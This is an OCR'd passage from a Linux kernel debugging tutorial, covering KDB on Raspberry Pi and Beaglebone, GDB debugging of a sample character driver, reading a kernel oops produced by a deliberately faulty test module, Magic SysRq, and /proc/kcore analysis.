


FIGURE 3.34 – Target machine started using go command from KDB

- **Raspberry Pi 3 :** Configure the serial communication program in your computer as shown in **Figure 3.35**.




FIGURE 3.35 – Configure putty on the client computer to connect to Raspberry PI 3

Once connected to the Raspberry PI using KDB, We can for example :
— **Display backtraces :** see **Figure 3.36**




FIGURE 3.36 – Displaying backtrace using KDB console on Raspberry PI 3

— **Dumping memory content :** see **Figure 3.37**




FIGURE 3.37 – Displaying memory dump using KDB console on Raspberry PI 3

- **Beaglebone black :** same configuration shown in **Figure 3.35**. Click on « open »to start the serial communication, You should get the KDB console.

  For instance, We can get the list of active processes running on the target using kdb as shown in **Figure 3.38**.




FIGURE 3.38 – Debugging Beaglebone black wireless using KDB

Note : If you have only a blinking cursor in the terminal, try to press « Enter »to get kdb terminal.

3.3.2.3 Debugging modules

Modules can be hard to debug, some setup is required before being able to debug them with GDB.
The problem raises from module's relocatable code, which means the *address of the module is decided at load time.*
In linux, we can get module's location using *sysfs* interface. Developers need to read the location of each section from :

/sys/module/<name_of_our_module>/sections

Remark : usually We are only interested in code segment section).
We can practice on character device driver that implements basic operations (read, write, ope, close) as shown below :

1. **basic-module-debug.c :**

```c
#include <linux/module.h>
#include <linux/init.h>
#include <linux/fs.h>
MODULE_AUTHOR("Jugurtha BELKALEM");
MODULE_DESCRIPTION("Basic example of character driver");
MODULE_LICENSE("GPL");

int major;

static ssize_t basic_read_function(struct file *file, char *buf, size_t count, loff_t *ppos)
{
    printk(KERN_DEBUG "read() function executed\n");
    return 0;
}

static ssize_t basic_write_function(struct file *file, const char *buf, size_t count, loff_t *ppos)
{
    printk(KERN_DEBUG "write() function executed\n");
    return 0;
}

static int basic_open_function(struct inode *inode, struct file *file)
{
    printk(KERN_DEBUG "open() function executed\n");
    return 0;
}

static int basic_release_function(struct inode *inode, struct file *file)
{
    printk(KERN_DEBUG "close() function executed\n");
    return 0;
}

static struct file_operations fops =
{
    read : basic_read_function,
    write : basic_write_function,
    open : basic_open_function,
    release : basic_release_function
};


static int __init intializeModule(void)
{

    major = register_chrdev(0, "basictestdriver", &fops);
```

```
47
48      if(major < 0)
49      {
50          printk(KERN_WARNING "Cannot allocate device with provided major number\n");
51          return 1;
52      }
53
54      printk(KERN_DEBUG "Module is running major %d !\n", major);
55      return 0;
56  }
57
58  static void __exit cleanUpModule(void)
59  {
60      unregister_chrdev(major, "basictestdriver");
61      printk(KERN_DEBUG "Module has been removed!\n");
62  }
63
64  module_init(intializeModule);
65  module_exit(cleanUpModule);
```

2. **Makefile :**

```
1  obj-m += basic-module-debug.o
2  MY_CFLAGS += -g -DDEBUG
3  ccflags-y += ${MY_CFLAGS}
4  CC += $(MY_CFLAGS)
5
6  default:
7    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
8
9  debug:
10   make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
11   EXTRA_CFLAGS="$(MY_CFLAGS)"
12 clean:
13   make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

3. **Compile module :** compilation process should take only few seconds, you should see multiple generated files (**Figure 3.39**)




FIGURE 3.39 – Compile basic module

4. **Insert module to kernel :** We can add the module to the kernel as shown in **Figure 3.40**

```
jugurtha@jugurtha-VirtualBox ~/module-debug-example $ sudo insmod basic-module-d
ebug.ko
[sudo] Mot de passe de jugurtha :
jugurtha@jugurtha-VirtualBox ~/module-debug-example $
```

FIGURE 3.40 – Inserting a basic module to the kernel

5. **Retrieve major number :** The driver major number can be obtained from kernel's ring buffer **Figure 3.41**

```
required key missing - tainting kernel
[ 1122.128551] Module is running major 245 !
jugurtha@jugurtha-VirtualBox ~/module-debug-example $
```

FIGURE 3.41 – Retrive major number from kernel logs

6. **Create an entry in /dev :** We can use *mknod* to add an entry in */dev* folder in order to be able to communicate with the module(**Figure 3.42**)

```
1    # mknod /dev/basictest c 245 0
```

Where c means character device, 255 is the major number and 0 is the minor number.

```
jugurtha@jugurtha-VirtualBox ~/module-debug-example $ sudo mknod /dev/basictestd
river c 245 0
jugurtha@jugurtha-VirtualBox ~/module-debug-example $
```

FIGURE 3.42 – Create a character device file entry in /dev

7. **Check correct working :** We can issue a simple read operation on the module to check if it is working correctly (**Figure 3.43**)
   — interact with the module :

```
1    # cat /dev/basictest
```

   — Check in kernel buffer : **comment :** the module is working correctly

```
[ 1122.128551] Module is running major 245 !
[ 1710.586225] open() function executed
[ 1710.586241] read() function executed
[ 1710.586253] close() function executed
jugurtha@jugurtha-VirtualBox ~/module-debug-example $
```

FIGURE 3.43 – Check correct working of the module

8. **Get location of the module in memory :** We must get the location of the module in memory, otherwise ; GDB will not know about it(**Figure 3.44**).

```
jugurtha@jugurtha-VirtualBox ~ $ sudo cat /sys/module/basic_module_debug/section
s/.init.text
0xffffffffc0318000
jugurtha@jugurtha-VirtualBox ~ $
```

FIGURE 3.44 – Get the location of module in memory

Note : We will only debug the code segment (.init.text) section

Now, its time to set-up the machine that will debug our target machine on which the module is running (don't forget, this is kernel debugging).

1. **Set-up the serial communication :** refer to appendix .1
2. **Configure kgdb on the target :** The same configuration as KGDB (see KGDB on page 66)
3. **Launch a GDB session on the host - Client :** Both client and target (running our module) are shown in **Figure 3.45**




FIGURE 3.45 – GDB session launched from client to debug module on target

4. **Debug the module :** see **Figure 3.46**.
   (a) Getting addresses of functions in the module :




FIGURE 3.46 – Displaying addresses of function's module using GDB

   (b) settings up breakpoints : see **Figure 3.47**




FIGURE 3.47 – Setting breakpoints on a module using GDB

   (c) Give back control to target machine : see **Figure 3.48**




FIGURE 3.48 – Giving back control to target using GDB

3.3.2.4 JTAG probe

This is the most complicated method of debugging, because the configuration depends on the software and hardware.

We can find the thesis of OpenOCD created by Dominic Rath at : `http://openocd.org/files/thesis.pdf`.
JTAG and OpenOCD are relatively complex topic, that's why We have dedicated a hole chapter for it (refer to **chapter 5**).

3.3.3 System faults debugging

System « faults »does not mean « panic ». Kernel Panic is a result of **serious fault** or a cascading effect of faults that can harm the system.
When a userspace program violates a memory access, a *SIGSEGV* is generated and the *faulty process* is killed (remember to enable core dump files in order to analyse them). The same is true for the kernel, when a driver tries to dereference an invalid Null pointer or overflows the destination Buffer, it is going to be killed.

Howerver, kernel code is different from the userspace, some components can be stopped without affecting the system but others will make it unstable and will lead to kernel PANIC.

Buggy code in a driver or a module may lead to one of the states : **kernel oops** and **System Hang**.

3.3.3.1 Kernel oops

Sometimes called Soft panics (as opposed to hard panic). Generally, they result from a dereference to a NULL pointer.

Let's write a faulty driver and the read kernel oops using « dmesg » :

1. **kernel-oops-mod.c :**

```c
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

static void createOops(void){
  *(int *)0 = 0;
}

static int __init initializeModule(void){
  printk("Hey SMILE!This is a kernel oops test module!!!\n");
  createOops();
  return 0;
}

static void __exit cleanModule(void){
  printk("Goodby SMILE! Module exited!\n");
}

module_init(initializeModule);
module_exit(cleanModule);

```

2. **Makefile :**

```
obj-m += myKernelModule.o
MY_CFLAGS += -g -DDEBUG
ccflags-y += $(MY_CFLAGS)
```

```
4 CC += $(MY_CFLAGS)
5 default:
6   make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
7
8 debug:
9   make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
10  EXTRA_CFLAGS="$(MY_CFLAGS)"
11
12 clean:
13  make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
14
```

3. **Compile the module :** Compiling the module will generate bench of files as shown in **Figure 3.49**. We are only interesetd in one of them « kernel-oops-mod.ko ».




FIGURE 3.49 – Compiling the oops linux kernel driver

4. **Inserting the module to the kernel :** We can insert our newly created module to the kernel as shown in **Figure 3.50**.




FIGURE 3.50 – Inserting the oops linux kernel driver

5. **Reading kernel buffer messages :** Because We are dealing with kernel code, erros will not be shown in the console. We need to read them from the *Kernel Buffer* using *dmesg* command. The oops report is a bit long, let's break it down :
   — **Error location and type :** The kernel is really accurate in describing the problem (**Figure 3.51**).




FIGURE 3.51 – Error type and location of faulty line - kernel oops

We can see from **Figure 3.51** :

- **BUG :** shows the error name, in our case it « dereferencing an NULL pointer ».
- **IP :** Instrcution Pointer shows the location of the error (We will come back to it later).

— **Number and reason of oops** : oops may have cascading effect and lead to chain of oops (maybe even to kernel panic), the kernel identifies them and reports us the reason that gave rise to the oops (**Figure 3.52**).




FIGURE 3.52 – Kernel Oops error code value

We can take a closer look to the error code « 0002 », the numbers means (from the left to the right) :

* Accessed page (left number) : 0 = page not found, 1 = protected page
* Access mode - Number 2 : 0 = read , 1 = write
* Access actor - Number 3 : 0 = kernelspace, 1 = userspace
* Number 4 (right number) :

Remark : #1 number of occurrence of the oops (As We already have said, the oops may happen multiple times).

— **Tainting the kernel :** We can see below the error code the line in **Figure 3.53**.

FIGURE 3.53 – Tainting the kernel

- **CPU :** shows on which CPU the fault occured *(in our case it is CPU 0)*.
- **Tainted :** means that the kernel has been tainted , this field can take multiple values, in our example P shows that Proprietary module has been loaded(We didn't include **MODULE_LICENSE** in the source code). Other values like F (module has been Forced to be loaded) or G (GPL compatible module) exist as well.

— **Register dumps :** next, we can see the dump of the registers (**Figure 3.54**).




FIGURE 3.54 – Kernel oops generates register dump

— **Stack frame :** We can also take a look at the call trace (**Figure 3.55**).




FIGURE 3.55 – Kernel oops shows call trace

— **Code error line :** The code keyword (**Figure 3.56**) shows the Hexadecimal representation of executed instruction during the kernel oops.

```
[  261.128131] Code: <c7> 04 25 00 00 00 00 00 00 00 00 31 c0 5d c3 00 00 00 00 00 00 00
```

FIGURE 3.56 – Hexadecimal code of executing instruction during kernel oops

— **RIP :** Once again, the kernel is displaying the dump of the RIP to indicate the location of the faulty line (**Figure 3.57**).

```
[  261.128803] RIP: initializeModule+0x10/0x1000 [kernel_oops_mod] RSP: ffffaa5c02ef3c98
```

FIGURE 3.57 – rip.png

The RIP line is the most important information to get from kernel oops

It shows the exact location of the faulty line. In our example : 0x1000 shows the size of the function (initializeModule is 0x1000 bytes), 0x10 means the offset in the function at which the error happened.

6. **Getting the location of the module :** modules have reallocatable code, and the linux kernel is not yet aware of it. **Figure 3.58** shows how to get the location of the module.

```
jugurtha@jugurtha-VirtualBox ~/kernel-oops
Fichier  Édition  Affichage  Rechercher  Terminal  Aide
jugurtha@jugurtha-VirtualBox ~/kernel-oops $ sudo cat /sys/module/kernel_oops_mod/sections/.init.text
0xffffffffc05f2000
jugurtha@jugurtha-VirtualBox ~/kernel-oops $
```

FIGURE 3.58 – Locating the text segment of the module

Note : It is enough to replace the name « kernel_oops_mod »by the name of your module.

7. **Launching GDB :** start a GDB session , add to GDB the location of the module as shown in **Figure 3.59**.

```
jugurtha@jugurtha-VirtualBox ~/kernel-oops
Fichier  Édition  Affichage  Rechercher  Terminal  Aide
jugurtha@jugurtha-VirtualBox ~/kernel-oops $ gdb -q kernel-oops-mod.ko
Reading symbols from kernel-oops-mod.ko...done.
(gdb) add-symbol-file kernel-oops-mod.ko 0xffffffffc05f2000
add symbol table from file "kernel-oops-mod.ko" at
        .text_addr = 0xffffffffc05f2000
(y or n) y
Reading symbols from kernel-oops-mod.ko...done.
(gdb)
```

FIGURE 3.59 – Launching GDB and adding debugging symbols address

Important : Adding module address location is only possible from kernel version 2.6.7

8. **Disassembling the faulty function :** We must disassemble the function that led to the crash (**Figure 3.60**).
9. **Locating the wrong code offset :** Remember the faulty line reported by RIP (instruction pointer) :

RIP : initializeModule+0x10/0x1000

We see from **Figure 3.60** that the function *initializeModule* starts at : 0x0000000000000024. and RIP reported that wrong code is at offset 0x10 from the beginning of this function, so the faulty line is at :

0x0000000000000024 + 0x10 = 0x0000000000000034 = *movl $0x0, 0x0*

10. **Getting the exacte faulty line in the source code :** Finally, let's have a look at the faulty line (0x0000000000000034) using GDB : *GDB points to the line /kernel-oops-mod.c :6 which is where we have made dereference to NULL pointer.*

```
(gdb) disassemble initializeModule
Dump of assembler code for function initializeModule:
   0x0000000000000024 <+0>:     push   %rbp
   0x0000000000000025 <+1>:     mov    $0x0,%rdi
   0x000000000000002c <+8>:     mov    %rsp,%rbp
   0x000000000000002f <+11>:    callq  0x34 <initializeModule+16>
   0x0000000000000034 <+16>:    movl   $0x0,0x0
   0x000000000000003f <+27>:    xor    %eax,%eax
   0x0000000000000041 <+29>:    pop    %rbp
   0x0000000000000042 <+30>:    retq
End of assembler dump.
(gdb)
```

FIGURE 3.60 – Disassembling the faulty function

```
(gdb) list *0x0000000000000034
0x34 is in initializeModule (/home/jugurtha/kernel-oops/kernel-oops-mod.c:6).
1       #include <linux/init.h>
2       #include <linux/module.h>
3       #include <linux/kernel.h>
4
5       static void createOops(void){
6               *(int *)0 =0;
7       }
8
9       static int __init initializeModule(void){
10              printk("Hey SMILE!This is a kernel oops test module!!!\n");
(gdb)
```

FIGURE 3.61 – Locating the wrong line in the source code

Limitations of kernel oops

Kernel oops relies on the value of the instruction pointer *(RIP in our case)* ; however, in case of buffer overflow, the return address maybe overwritten and the Instruction pointer will hold a wrong value.
In short, If you see an oops with return value 0xFFFFFFFFFFFFFFFF, the oops is useless (We can only get few information from the stack trace).

3.3.3.2 Kernel Hang and Magic Sysrq

Everyone has experienced this situation at least one time. It is the state where your system is not responding anymore and completely frozen. This is called the **Hang state**.

Hopefully, We can use a forgotten feature in linux which is SysRQ (Magic Keys).

SysRQ is combination of keyboard keys that executes a low level function. The kernel will always respond to SysRQ whatever the state it is undergoing; *though, the only exception for this is kernel panic*.

ALT + SysRq + <command key>

or

ALT + Print Screen + <command key>

SysRq are not enabled by default on some systems (especially the old ones), but We can change this behaviour at any time by writting an appropriate number to the file **/proc/sys/kernel/sysrq** as follow :

1. **Disable SysRq :** We can disable SysRq at any time as shown by the following command :

```
# echo 0 > /proc/sys/kernel/sysrq
```

2. **Enable full SysRq support (recommanded) :** We can enable all magic SysRq key combinations as follow :

```
# echo 1 > /proc/sys/kernel/sysrq
```

3. **Partial SysRq support :** We may also choose to enable few magic SysRq key combinations, but We need to know the value of each one of them :

Key value	Meaning of the value
2 (0x2)	enable control of console logging level
4 (0x4)	enable control of keyboard (SAK, unraw)
8 (0x8)	enable debugging dumps of processes etc
16 (0x10)	enable sync command
32 (0x20)	enable remount read-only
64 (0x40)	enable signalling of processes (term, kill, oom-kill)
128 (0x80)	allow reboot/poweroff
256 (0x100)	allow nicing of all RT tasks

Important note : When SysRq are used, the kernel pretends a Qwerty keyboard.

As you can see, there are a couple of key combination (Documented on this page : `https://en.wikipedia.org/wiki/Magic_SysRq_key`). But only few of them interests us :

— **ALT + SysRq + l :** shows the backtraces for all CPUs.
— **ALT + SysRq + m :** prints memory dump
— **ALT + SysRq + p :** displays registers related information
— **ALT + SysRq + c :** Forces a kernel panic, suitable if there is a crashdump utility installed on the system (more in the next section).

Note : *SysRq do not work on virtual machines (only some VM products support this feature), the combination of the key will be received by the HOST system.*

As an example, We are going to use SysRq on a Raspberry PI 3 (with a connected keyboard) and try some Magic combinations :

1. **ALT + SysRq + r :** gives switches to xlate keyboard mode (**Figure 3.62**).




FIGURE 3.62 – Switch to Xlate keyboard mode using SysRq - Raspberry PI 3

2. **Alt + SysRq + 9 :** sets the debugging log level to the highest possible value (**Figure 3.63**)
3. **Alt + SysRq + l :** prints the backtrace for all CPUs (**Figure 3.64** shows samples from CPU0).

FIGURE 3.63 – Set debugging log level using SysRq - Raspberry PI 3

FIGURE 3.64 – Displaying backtraces for all CPUs using SysRq - Raspberry PI 3

Important note

SysRq can also be used to safely shutdown the system and synchronize files to disk, use :

Alt + Sysrq + <sequence of keys>

where :

<sequence of keys> = r, e, i, s, u, b

The time between each next key in the sequence must be at least 2 seconds to give enough time for every operation to be done

3.3.4 Linux kernel core dump analysis

A kernel dump image can be obtained at any time in multiple ways. Let's take a look at Two different ways :

3.3.4.1 Live kernel anaylysis /proc/kcore

We can think of this file as the Gateway to kernel virtual space. In addition, it is an ELF file that can be parsed by GDB (**Figure 3.65**).




FIGURE 3.65 – /proc/kcore is an ELF file

Remember

/proc/kcore can be helpfull (dump the kernel virtual space) only when the system is up and running.

Note : Remember, always attach the debugging symbols to GDB. In kernel debugging, We need the vmlinux (containing the debug symbols) or it's equivalent.

1. **Desktop machine :**
   (a) **Generating vmlinux (optional) :** If the linux image was compiled without debugging symbols, We can try to construct them. Let's use « **kdress** »to generate a linux kernel with debugging symbols (**Figure 3.66**).

```
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/kdress-master$ sudo ./kdress /boot/vml
inuz-`uname -r` vmlinux /boot/System.map-`uname -r`

[+] vmlinux has been successfully extracted
[+] vmlinux has been successfully instrumented with a complete ELF symbol table.
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/kdress-master$
```

FIGURE 3.66 – Generating vmlinux for a desktop linux machine

   (b) **Accessing the /proc/kcore :** We can play around the kcore using GDB, let's first create a GDB session (**Figure 3.67**).

```
jugbe@F-NAN-HIPPOPOTAME: ~/Téléchargements/kdress-master
Fichier Édition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/kdress-master$ sudo gdb -q vmlinux /pr
oc/kcore
Reading symbols from vmlinux...(no debugging symbols found)...done.
[New process 1]
Core was generated by `BOOT_IMAGE=/vmlinuz-4.4.0-116-generic root=/dev/mapper/F-
-NAN--HIPPOPOTAME--vg-'.
#0  0x0000000000000000 in ?? ()
(gdb)
```

FIGURE 3.67 – Accessing /proc/kcore using GDB

   (c) **Navigating through the /proc/kcore :** technically, We can obtain every information by walking through this file (**Figure 3.68**).

```
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/kdress-master$ sudo gdb -q vmlinux /proc/kcore
Reading symbols from vmlinux...(no debugging symbols found)...done.
[New process 1]
Core was generated by `BOOT_IMAGE=/vmlinuz-4.4.0-121-generic root=/dev/mapper/F--NAN--HIPPOPOTAME--vg-'.
#0  0x0000000000000000 in ?? ()
(gdb) p jiffies_64
$1 = 7017029
(gdb) p &sys_call_table
$2 = (<data variable, no debug info> *) 0xffffffff81a00200 <sys_call_table>
(gdb) p &sys_close
$3 = (<text variable, no debug info> *) 0xffffffff81210e40 <sys_close>
(gdb) x/5i 0xffffffff81210e40
   0xffffffff81210e40 <sys_close>:      add    %cl,-0x77(%rax)
   0xffffffff81210e43 <sys_close+3>:    retq   $0x2949
   0xffffffff81210e46 <sys_close+6>:    rorb   $0x49,-0x1e(%rcx,%rbp,1)
   0xffffffff81210e4b <sys_close+11>:   cmp    %eax,%esp
   0xffffffff81210e4d <sys_close+13>:   cmovle %r12,%rax
(gdb)
```

FIGURE 3.68 – Navigating through /proc/kcore using gdb

A quick explanation of **Figure 3.68** shows the following :

— **p jiffies_64 :** global variable found in <*linux/jiffies.h*>, it stores the number of timer interrupts(ticks) since system boot-up.
— **p &sys_call_table :** displays the address of the sys_call_table (this is the loved place for malware analysts).
— **p &sys_close :** shows the address of *sys_close*. In our case it is 0xffffffff81210e40.
— **x/5i 0xffffffff81210e40 :** shows the 5 first instructions at the address of *sys_close*.

2. **Raspberry PI 3 and Beaglebone black wireless :** *kcore* is not supported by ARM as said by « ***Russell King*** »(actually there is no volunteer to take on the work). The page `https://lwn.net/Articles/45315/` shows more details.

3.3.4.2 Post kernel crash analysis

When a kernel Panic is fired, the screen becomes black and linux shows the reason. But most of the time, we cannot neither scroll up or down to see the details (because the system at this stage is not responsive) nor preventing the shutdown (in order to have time to capture some the information displayed). This happens frequently with servers and at the end no one can explain the reason (we cannot use GDB because the memory evidence is gone).

Linux gurus (it's fun to call them like that), made it possible by associating two widely used tools : **kexec** and **kdump** to capture a dump image of the virtual memory.

The resulting dump file can be read by GDB or by a much more specialized tool called : **Crash**.

1. **Linux Desktop or server machine :**
   (a) **Configure Crashdump package :** this package contains both *kexec* and *kdump*
      i. Install crashdump

```
